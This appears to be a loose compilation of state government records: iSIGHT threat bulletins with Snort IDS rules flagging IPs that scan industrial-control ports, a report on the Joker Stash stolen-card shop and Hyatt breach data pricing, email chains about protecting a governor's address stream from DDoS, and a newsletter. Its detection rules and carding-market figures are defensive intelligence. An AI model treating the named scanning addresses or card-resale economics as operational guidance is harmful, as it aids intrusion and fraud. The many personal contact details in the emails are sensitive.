The iSIGHT Partners® Critical Infrastructure Team has prepared a set of intrusion detection system (IDS) rules for customers to load into an IPS/IDS device. These signatures have been generated based on suspected suspicious behavior toward ports known to be used for industrial control systems (ICS) equipment and protocols. Please contact iSIGHT Partners at [analystaccess@isightpartners](mailto:analystaccess@isightpartners) to request a text version of these signatures.

## ANALYSIS

These signatures are provided "as is." iSIGHT Partners makes no warranty, expressed, implied or other, regarding the information in its products, including without limitation any warrantee of accuracy, fitness for a particular purpose, non-infringement or merchantability.

```
alert tcp [107.150.98.130,107.150.98.131,107.150.98.135] any -> $HOME_NET [102,502,44818,47808]
(msg:"iSIGHT PARTNERS - SCANNING - Suspicious IP Address Possibly Scanning Various ICS Protocols";
```



reference:url,https://mysight.isightpartners.com/report/full/16-00000188; reference:url,https://mysight.isightpartners.com/report/full/16-00000598; sid:5801007; rev:2;)

alert tcp [113.240.250.157,113.240.250.155] any -> \$HOME\_NET [502,1962,2404,5007,47808]  
(msg:"iSIGHT PARTNERS - SCANNING - Suspicious IP Address Possibly Scanning BACnet/IP";  
flow:to\_server,established; classtype:network-scan;  
reference:url,https://mysight.isightpartners.com/report/full/16-00000188;  
reference:url,https://mysight.isightpartners.com/report/full/16-00000598; sid:5801005; rev:2;)

alert tcp [113.240.250.155] any -> \$HOME\_NET 2404 (msg:"iSIGHT PARTNERS - SCANNING - Suspicious IP Address Possibly Scanning IEC 60870-5-104"; flow:to\_server,established; classtype:network-scan;  
reference:url,https://mysight.isightpartners.com/report/full/16-00000598; sid:5801009; rev:1;)

### Information Cut-Off Date: Jan. 10, 2015

Tags: LOW

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### Related Reports

[Intel-1156940](#) 

[Month in Industrial Control Systems \(ICS\) Vulnerabilities - June 2014](#)

[I4-31533](#) 

[Koala Observed Using ICS Scanning Utility](#)

[Intel-1153508](#) 

[Koala Team Compromises ICS Vendor Sites; Poisons Software Downloads with Fertger \(Havex\) and Leverages SCADA Scanning Component](#)

### Technical Indicators & Warnings

Identifier:	Related
IPs:	107.150.98.135
Type:	network
Identifier:	Related
IPs:	113.240.250.155
Type:	network
Identifier:	Related
IPs:	107.150.98.130
Type:	network

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## 'Joker Stash' Card Shop: 'MEGALITT' Datasets Linked to Hyatt Breach

CYBER CRIME (CC)

January 18, 2016 5:44 PM, 16-00000628, Version: 1.

### KEY POINTS

- In January 2016, the "Joker Stash" card data shop advertised multiple datasets allegedly associated with a breach that the shop has code-named "MEGALITT."
- ISIGHT Partners is highly confident that at least a large portion of the data was stolen from Hyatt hotel locations, based on information from a trusted source and data characteristics consistent with that information.

### THREAT DETAIL

#### Description of Joker Stash Card Shop

The Joker Stash card data shop began operations on Oct. 6, 2014, and is affiliated with an actor called "JokerStash." JokerStash has advertised the shop on multiple underground forums, and numerous, large datasets of stolen card data have been added to the site. iSIGHT Partners is highly confident that some of the data is from point-of-sale (POS) breaches (e.g., the actor sold card data almost certainly obtained from the Kmart breach reported in October 2014). However, the actor also maintains sources who may supply the card shop using physical skimming tactics (for more information, see [15-00000408](#), Feb. 17, 2015; and [14-00000057](#), Dec. 16, 2014).

### **Advertisement of MEGALITT Breach**

In early January 2016, JokerStash announced the release of datasets allegedly related to a new breach called "MEGALITT." He made no claim regarding the validity rates of the data in any of the advertisements. Each of the datasets includes both Track 1 and Track 2 data; however, JokerStash did not include associated city, state or ZIP Code information within these datasets. The datasets in the following table have been advertised in association with MEGALITT.

**Table 1: Sampled Datasets Connected to the MEGALITT Breach**

<b>Dataset</b>	<b>Location</b>	<b>Date Posted</b>
APHRODITE	EU/ASIA/WORLD	Jan. 4, 2016
VULCAN	USA	Jan. 4, 2016
XOMBA	CANADA	Jan. 4, 2016
LAVA	EU/ASIA/WORLD	Jan. 6, 2015
JAGAJAGA	USA	Jan. 6, 2015
BATTU	CANADA	Jan. 6, 2015
MAGMA	EU/ASIA/WORLD	Jan. 8, 2016
VARFATA	USA	Jan. 8, 2016
HOXT	CANADA	Jan. 8, 2016

### **Card Data Linked to Hyatt Breach**

iSIGHT Partners assesses with high confidence that card data sold in the MEGALITT datasets was at least in large part—possibly entirely—compromised through a breach at Hyatt hotel locations.

- We have strong evidence based on a trusted source that at least a large portion of cards listed in the MEGALITT datasets was compromised during transactions at Hyatt hotel locations.
- iSIGHT Partners analyzed a sampling of Joker Stash advertisement data, covering approximately 15,000 cards, associated with MEGALITT. Seventy-eight countries are associated with the sample, 19 of which had 100 or more cards in the sample set. The vast majority of the analyzed sample of given card locations were in the US. The widespread nature of the geographic locations associated with these card sets suggests that the breached POS machines were located in areas where individuals from multiple nations make transactions, assuming the given locations are in fact indicative of POS

hotel network.

However, we are not fully certain that Joker Stash did not also include information from other sources in these datasets. For example, JokerStash could mix data from multiple sources with similar characteristics into one dataset as part of the shop's counterintelligence efforts.

### Characteristics of Advertised Data

JokerStash has not announced the total number of cards in each of the advertised datasets associated with the MEGALITT breach. Thus, the actual number of cards affected by this alleged breach is unknown. However, a sampling of advertised data includes thousands of cards, and we believe that JokerStash operators and suppliers will make a substantial profit from this breach based on the advertised prices in the sampled datasets.

- We sampled 14,169 of the advertised cards connected to the MEGALITT breach. The sampled dataset had a value of \$1,852,015 USD, based upon the advertised prices.
- The average cost per one set of card data was \$130.71, which is a high average price compared to other observed datasets. This is possibly due to the fact that an unusually large amount of premium card types is included within the sampled data (these premium card types include Business, Platinum and Gold). Premium card types are typically advertised at higher prices than regular cards. The data also includes substantial quantities of cards from outside the United States, which tend to be more expensive than cards from the United States.

**Table 2: Sampled Datasets Information**

Code   Base   Name	MEGALITT
<b>Analyzed Sample</b>	14,169
<b>Names of datasets within the sample</b>	APHRODITE (2,887), BATTU (219), HOXT (396), JAGAJAGA (2,021), LAVA (1,398), MAGMA (2,228), VARFATA (2,442), VULCAN (2,263), XOMBA (315)
<b>Card networks associated with data</b>	Visa (6,085)  American Express (4,492)  MasterCard (3,281)  China Union Pay (146)  Discover (54)  Diners Club International (49)  Maestro (7)

	Bankcard (2)
	Rupay (1)
	(52 Unknown)
<b>Lowest/highest price for each piece of card data</b>	\$15 / \$285 USD
<b>Average price for each piece of card data</b>	\$130.71
<b>Total value</b>	\$1,852,015 USD

The following table illustrates the MEGALITT breach locations with 100 or more associated cards.

**Table 3: Countries Connected to Sampled Datasets in MEGALITT Breach**

<b>Country</b>	<b>Number of Cards</b>
United States	6,726
Canada	930
Korea, Republic of	795
United Kingdom	659
European Union	610
Japan	436
Germany	389
Australia	315
Mexico	300
China	235
France	225
Hong Kong	166
Singapore	160
Brazil	151
Switzerland	140
India	129
Italy	118
United Arab Emirates	105
Taiwan	100

**Information Cut-Off Date: Jan. 14, 2016**

Tags: Analytic Audience

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## Related Reports

09-5726 CC

[Exploits Used to Install Zbot, Pinch, Koobface and Pushdo](#)

09-6680 CC

[Famed Gammima Worm Targets Game Logins](#)

11-14296 CC

[E-Mail and Malicious Binary Analysis](#)

## Threat Intelligence Tags

Intended Audience: Analytic Audience

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**Subject:** State of the State Address Meeting  
**Location:** Conf Call: 1-877-336-1829; Access Code: 9013248 - Tiziana to Host

**Start:** Tue 1/19/2016 11:30 AM  
**End:** Tue 1/19/2016 12:15 PM  
**Show Time As:** Tentative

**Recurrence:** (none)

**Meeting Status:** Not yet responded

**Organizer:** Smith, Vickie (DTMB)  
**Required Attendees:** Sivaraman, Narayan (DTMB); Tiziana Galeazzi (galeazzit@michigan.gov); Bates, David (DTMB); Harris, Jack (DTMB); Wilson, David (DTMB); Thompson, John (DTMB); mwagner@legislature.mi.gov; Greg Bensinger; dsmith@house.mi.gov; dkoskinen@house.mi.gov; abriggs@legislature.mi.gov; mdesrochers@senate.mi.gov; Palmateer, Nancy (DTMB); Slemp, Carl (DTMB); Reasner, Richard (DTMB)  
**Optional Attendees:** Pauley, Suzanne (DTMB); chunter@house.mi.gov; Allen, Charlotte (DTMB)

**If there are any calendar conflicts creating unavailability, please notify the SOM Coordinator, Vickie Smith at 517-241-3311 or [SmithV15@michigan.gov](mailto:SmithV15@michigan.gov).**

**Requested by**  
Tiziana Galeazzi

**Briefing**  
Due to the recent DDOS attacks against [Michigan.gov](http://Michigan.gov) and in light of the Flint Water Emergency, a short meeting needs to be held to discuss a plan of action to ensure the streaming of the Governor's State of the State Address occurs uninterrupted.

**Participants**  
Tiziana Galeazzi  
Narayan Sivaraman  
Nancy Palmateer  
David Bates  
Jack Harris  
Dave Wilson  
Mike Derocher  
John Thompson  
Mike Wagner  
Greg Bensinger  
D. Smith  
David Koskinen  
Amy Briggs  
Carl Slemp  
Cathy Hunter  
Richard Reasner  
Charlotte Allen

**Call Information**  
Call-In number: 1-877-336-1829



Access code: 9013248

Host: Tiziana Galeazzi

**SOM Coordinator**

Vickie A. Smith

(517) 241-3311

[SmithV15@michigan.gov](mailto:SmithV15@michigan.gov)

Message

**From:** Galeazzi, Tiziana (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=25E011944047462D9215DC454F12C308-GALEAZZI. TIZIANA]  
**Sent:** 1/19/2016 2:58:23 PM  
**To:** Thompson, John (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bbfd8a6d97334e1f926eab16ed6b96d9-Thompson John]; Smith, Vickie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=723695943c1c4f81af213dc3678bb16b-Miner Vickie]; Sivaraman, Narayan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7161774bb042494c9c4bb62f0ac379e2-Sivaraman Narayan]; Bates, David (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=43e390465142484fa41d5da0bb0b3afa-Bates David]; Harris, Jack (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=65a72856fa6e49828709b396d8e1b288-HarrisJ8]; Wilson, David (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b6f0951ec315468190ddd23daee77756-Wilson David]; mwagner@legislature.mi.gov; Greg Bensinger [gbensinger@house.mi.gov]; dsmith@house.mi.gov; dkoskinen@house.mi.gov; abriggs@legislature.mi.gov; mdesrochers@senate.mi.gov; Palmateer, Nancy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1b73bac06c10456ab4f6187aa167d7b4-Palmateer Nancy]; Slemp, Carl (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d41ea7997a2c40989e5e693daac0b8b3-Slemp Carl]; Reasner, Richard (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=433cc182a29f4f36ba9116db7648457a-ReasnerR]  
**CC:** Pauley, Suzanne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1c8b90ee65f44b49b5efd8c52e4cd83b-Pauley Suzanne]; chunter@house.mi.gov; Allen, Charlotte (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bf567eff31854092933d6b822ef3239e-AllenC1]  
**Subject:** RE: State of the State Address Meeting

Great - thank you for the update.

Thank you,

Tiziana Galeazzi  
General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

---

From: Thompson, John (DTMB)  
Sent: Tuesday, January 19, 2016 14:45  
To: Smith, Vickie (DTMB) <SmithV15@michigan.gov>; Sivaraman, Narayan (DTMB) <SivaramanN@michigan.gov>; Galeazzi, Tiziana (DTMB) <galeazzit@michigan.gov>; Bates, David (DTMB) <BatesD3@michigan.gov>; Harris, Jack (DTMB) <HarrisJ8@michigan.gov>; Wilson, David (DTMB) <WilsonD7@michigan.gov>; mwagner@legislature.mi.gov; Greg Bensinger <gbensinger@house.mi.gov>; dsmith@house.mi.gov; dkoskinen@house.mi.gov; abriggs@legislature.mi.gov; mdesrochers@senate.mi.gov; Palmateer, Nancy (DTMB) <PalmateerN@michigan.gov>; Slemp, Carl (DTMB) <SlempC@michigan.gov>; Reasner, Richard (DTMB) <ReasnerR@michigan.gov>  
Cc: Pauley, Suzanne (DTMB) <PauleyS@michigan.gov>; chunter@house.mi.gov; Allen, Charlotte (DTMB) <AllenC1@michigan.gov>  
Subject: RE: State of the State Address Meeting

The State of State page is now live <<http://www.michigan.gov/stateofthestate>>  
We will have someone on-call in case there is an issue with the feed or if the content needs to be updated.

Thanks,  
John Thompson  
Michigan.gov Support  
DTMB, eMichigan  
517-241-5782  
Help. Connect. Solve.

-----Original Appointment-----

From: Smith, Vickie (DTMB)  
Sent: Tuesday, January 19, 2016 10:10 AM  
To: Smith, Vickie (DTMB); Sivaraman, Narayan (DTMB); Galeazzi, Tiziana (DTMB); Bates, David (DTMB); Harris, Jack (DTMB); Wilson, David (DTMB); Thompson, John (DTMB); mwagner@legislature.mi.gov <mailto:mwagner@legislature.mi.gov>; Greg Bensinger; dsmith@house.mi.gov <mailto:dsmith@house.mi.gov>; dkoskinen@house.mi.gov <mailto:dkoskinen@house.mi.gov>; abriggs@legislature.mi.gov <mailto:abriggs@legislature.mi.gov>; mdesrochers@senate.mi.gov <mailto:mdesrochers@senate.mi.gov>; Palmateer, Nancy (DTMB); Slempe, Carl (DTMB); Reasner, Richard (DTMB)  
Cc: Pauley, Suzanne (DTMB); chunter@house.mi.gov <mailto:chunter@house.mi.gov>; Allen, Charlotte (DTMB)  
Subject: State of the State Address Meeting  
When: Tuesday, January 19, 2016 11:30 AM-12:15 PM (UTC-05:00) Eastern Time (US & Canada).  
Where: Conf Call: 1-877-336-1829; Access Code: 9013248 - Tiziana to Host

If there are any calendar conflicts creating unavailability, please notify the SOM Coordinator, Vickie Smith at 517-241-3311 or SmithV15@michigan.gov <mailto:SmithV15@michigan.gov>.

Requested by  
Tiziana Galeazzi

Briefing  
Due to the recent DDOS attacks against Michigan.gov <<http://michigan.gov/>> and in light of the Flint Water Emergency, a short meeting needs to be held to discuss a plan of action to ensure the streaming of the Governor's State of the State Address occurs uninterrupted.

Participants  
Tiziana Galeazzi  
Narayan Sivaraman  
Nancy Palmateer  
David Bates  
Jack Harris  
Dave Wilson  
Mike Derocher  
John Thompson  
Mike Wagner  
Greg Bensinger  
D. Smith  
David Koskinen  
Amy Briggs  
Carl Slempe  
Cathy Hunter  
Richard Reasner  
Charlotte Allen

Call Information  
Call-In number: [REDACTED]  
Access code: [REDACTED]  
Host: Tiziana Galeazzi

SOM Coordinator  
Vickie A. Smith  
(517) 241-3311  
SmithV15@michigan.gov <mailto:SmithV15@michigan.gov>

Message

**From:** Galeazzi, Tiziana (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=25E011944047462D9215DC454F12C308-GALEAZZI. TIZIANA]  
**Sent:** 1/20/2016 9:06:13 AM  
**To:** Amy Briggs [abriggs@legislature.mi.gov]  
**CC:** Thompson, John (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bbfd8a6d97334e1f926eab16ed6b96d9-Thompson John]; Smith, Vickie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=723695943c1c4f81af213dc3678bb16b-Miner Vickie]; Sivaraman, Narayan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7161774bb042494c9c4bb62f0ac379e2-Sivaraman Narayan]; Bates, David (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=43e390465142484fa41d5da0bb0b3afa-Bates David]; Harris, Jack (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=65a72856fa6e49828709b396d8e1b288-HarrisJ8]; Wilson, David (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=b6f0951ec315468190ddd23daee77756-Wilson David]; Mike Wagner [mwagner@legislature.mi.gov]; Greg Bensinger [gbensinger@house.mi.gov]; dsmith@house.mi.gov; dkoskinen@house.mi.gov; mdesrochers@senate.mi.gov; Palmateer, Nancy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1b73bac06c10456ab4f6187aa167d7b4-Palmateer Nancy]; Slemper, Carl (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d41ea7997a2c40989e5e693daac0b8b3-Slemper Carl]; Reasner, Richard (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=433cc182a29f4f36ba9116db7648457a-ReasnerR]; Pauley, Suzanne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1c8b90ee65f44b49b5efd8c52e4cd83b-Pauley Suzanne]; chunter@house.mi.gov; Allen, Charlotte (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bf567eff31854092933d6b822ef3239e-AllenC1]  
**Subject:** Re: State of the State Address Meeting

Thank you Amy for providing the information.

Thank you,

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Executive Office of the Governor, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget

Cell: [REDACTED] Office: (517) 241-3310



On Jan 20, 2016, at 9:05 AM, Amy Briggs <[abriggs@legislature.mi.gov](mailto:abriggs@legislature.mi.gov)> wrote:

*The House video server connections peaked at 1,500 and the Senate peaked at 990. Our internet bandwidth peaked 1Gbps.*

**From:** Thompson, John (DTMB) [<mailto:thompsonj@michigan.gov>]

**Sent:** Tuesday, January 19, 2016 2:45 PM

**To:** Smith, Vickie (DTMB) <[SmithV15@michigan.gov](mailto:SmithV15@michigan.gov)>; Sivaraman, Narayan (DTMB) <[SivaramanN@michigan.gov](mailto:SivaramanN@michigan.gov)>; Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)>; Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Mike Wagner <[mwagner@legislature.mi.gov](mailto:mwagner@legislature.mi.gov)>; Greg Bensinger <[gbensinger@house.mi.gov](mailto:gbensinger@house.mi.gov)>; [dsmith@house.mi.gov](mailto:dsmith@house.mi.gov); [dkoskinen@house.mi.gov](mailto:dkoskinen@house.mi.gov); Amy Briggs <[abriggs@legislature.mi.gov](mailto:abriggs@legislature.mi.gov)>; [mdesrochers@senate.mi.gov](mailto:mdesrochers@senate.mi.gov); Palmateer, Nancy (DTMB) <[PalmateerN@michigan.gov](mailto:PalmateerN@michigan.gov)>; Slemp, Carl (DTMB) <[SlempC@michigan.gov](mailto:SlempC@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
**Cc:** Pauley, Suzanne (DTMB) <[PauleyS@michigan.gov](mailto:PauleyS@michigan.gov)>; [chunter@house.mi.gov](mailto:chunter@house.mi.gov); Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>  
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Thanks,  
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[Michigan.gov](http://Michigan.gov) Support  
DTMB, eMichigan  
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-----Original Appointment-----

**From:** Smith, Vickie (DTMB)  
**Sent:** Tuesday, January 19, 2016 10:10 AM  
**To:** Smith, Vickie (DTMB); Sivaraman, Narayan (DTMB); Galeazzi, Tiziana (DTMB); Bates, David (DTMB); Harris, Jack (DTMB); Wilson, David (DTMB); Thompson, John (DTMB); [mwagner@legislature.mi.gov](mailto:mwagner@legislature.mi.gov); Greg Bensinger; [dsmith@house.mi.gov](mailto:dsmith@house.mi.gov); [dkoskinen@house.mi.gov](mailto:dkoskinen@house.mi.gov); [abriggs@legislature.mi.gov](mailto:abriggs@legislature.mi.gov); [mdesrochers@senate.mi.gov](mailto:mdesrochers@senate.mi.gov); Palmateer, Nancy (DTMB); Slemp, Carl (DTMB); Reasner, Richard (DTMB)  
**Cc:** Pauley, Suzanne (DTMB); [chunter@house.mi.gov](mailto:chunter@house.mi.gov); Allen, Charlotte (DTMB)  
**Subject:** State of the State Address Meeting  
**When:** Tuesday, January 19, 2016 11:30 AM-12:15 PM (UTC-05:00) Eastern Time (US & Canada).  
**Where:** Conf Call: 1-877-336-1829; Access Code: 9013248 - Tiziana to Host

**If there are any calendar conflicts creating unavailability, please notify the SOM Coordinator, Vickie Smith at 517-241-3311 or [SmithV15@michigan.gov](mailto:SmithV15@michigan.gov).**

**Requested by**  
Tiziana Galeazzi

### **Briefing**

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Mike Wagner  
Greg Bensinger  
D. Smith  
David Koskinen  
Amy Briggs  
Carl Slomp  
Cathy Hunter  
Richard Reasner  
Charlotte Allen

**Call Information**

Call-In number: [REDACTED]  
Access code: [REDACTED]  
Host: Tiziana Galeazzi

**SOM Coordinator**


Vickie A. Smith  
(517) 241-3311  
[SmithV15@michigan.gov](mailto:SmithV15@michigan.gov)

---

**From:** GOVERNING <newsletters@governing.com>  
**Sent:** Friday, January 22, 2016 10:47 AM  
**To:** Reasner, Richard (DTMB)  
**Subject:** This Week in Politics: A New Newsletter

[View Newsletter in Browser](#)

**ATTN READERS:** This is our NEW politics newsletter. Each week, veteran reporter Alan Greenblatt will break down the most important election news and political dynamics impacting states and localities. To keep getting this FOR FREE and stay informed, [click here](#).



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## THIS WEEK IN POLITICS

# Flint Fallout, Corruption in Court and One State's New Supermajority

BY ALAN GREENBLATT


This was a busy week in politics -- but then, practically every week is. That's why *Governing* is offering this new weekly newsletter.

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## Flint Curbs Snyder's Future

Although it's premature to call him a lame duck, Michigan Gov. Rick Snyder's political capital has clearly been diminished by the Flint water crisis. During his State of the State address on Tuesday, Snyder offered lots of apologies: "You did not create this crisis;" "Government failed you;" and, "I'm sorry."

Since winning re-election in 2014, Snyder had been mentioned as a potential presidential or vice presidential pick on the Republican side. That kind of talk, however, has abruptly ended. "Even some Michigan Republicans concede that Snyder's national prospects are toast, at least in the short term," reports *Politico*.

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Read this Health and Human Services Special Report to find updates on where states are in this ACA era, learn about the challenges state and local governments continue to encounter and find out more about the government agencies developing successful policies with the potential to scale and be replicated across the country. **DOWNLOAD NOW**

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## MORE POLITICS NEWS & COMMENTARY

### A New Era for NGA's Relations With Congress?

The National Governors Association had seen its influence on federal legislation decline in the past decade. But things may be looking up.

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These are the biggest policies and problems that states will confront this year.

### Rocky Roads Ahead for Governors With Failed Presidential Bids

Trying and failing to take the White House has historically spelled trouble for governors' future political careers. In 2016, however, there may be one



exception.

## **Bernie Sanders Wants the Health Plan His Own State Rejected**

The presidential candidate wants America to create a single-payer health system -- something no U.S. state has done before.

## **Why Iowa's GOP Governor Wants Ted Cruz to Lose**

"I believe it would be a big mistake for Iowa to support him," said Gov. Terry Branstad.

## **Iowa's Perennial Power Player**

Republicans have the governorship and the state House in Iowa, but Democrats have Mike Gronstal, who adheres to the old-fashioned sense that voters elect politicians to work on policy before retreating to their respective partisan corners.

## **Milwaukee's Problems Leave Longtime Mayor Vulnerable**

Most of the city's problems, the mayor argues, are out of his control. Will voters blame and oust him anyways?

## **After 30 Days in Jail, N.M.'s Ex-Secretary of State Freed**

Dianna Duran prided herself on battling public corruption and voter fraud, even as she committed such crimes.

---

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---

**From:** Reasner, Richard (DTMB)  
**Sent:** Saturday, January 23, 2016 8:38 AM  
**To:** Allen, Charlotte (DTMB)  
**Subject:** Accepted: Missouri/Flint Water Discussion

Message

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**From:** Reasner, Richard (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=433CC182A29F4F36BA9116DB7648457A-REASNERR]  
**Sent:** 1/25/2016 11:49:31 AM  
**To:** McPherson, Victoria (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=63f6aabdb51b4dedbb796c6ac4699fc3-McPhersonV]  
**Subject:** Fwd: Deepsight MATI Report on #OpFlint


We should put these in Sourcefire,

Sent from my iPhone

Begin forwarded message:

**From:** "John Gomez (MSS)" <[John\\_Gomez@symantec.com](mailto:John_Gomez@symantec.com)>  
**Date:** January 25, 2016 at 11:38:09 AM EST  
**To:** Jim Keenan <[Jim\\_Keenan@symantec.com](mailto:Jim_Keenan@symantec.com)>, "Christopher \"C\" Christensen " <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>, "Kopacsi, Christian (DTMB)" <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>, "Davenport, Rodney (DTMB)" <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>, "Behen, David (DTMB)" <[Behend@michigan.gov](mailto:Behend@michigan.gov)>, "Reasner, Richard (DTMB)" <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
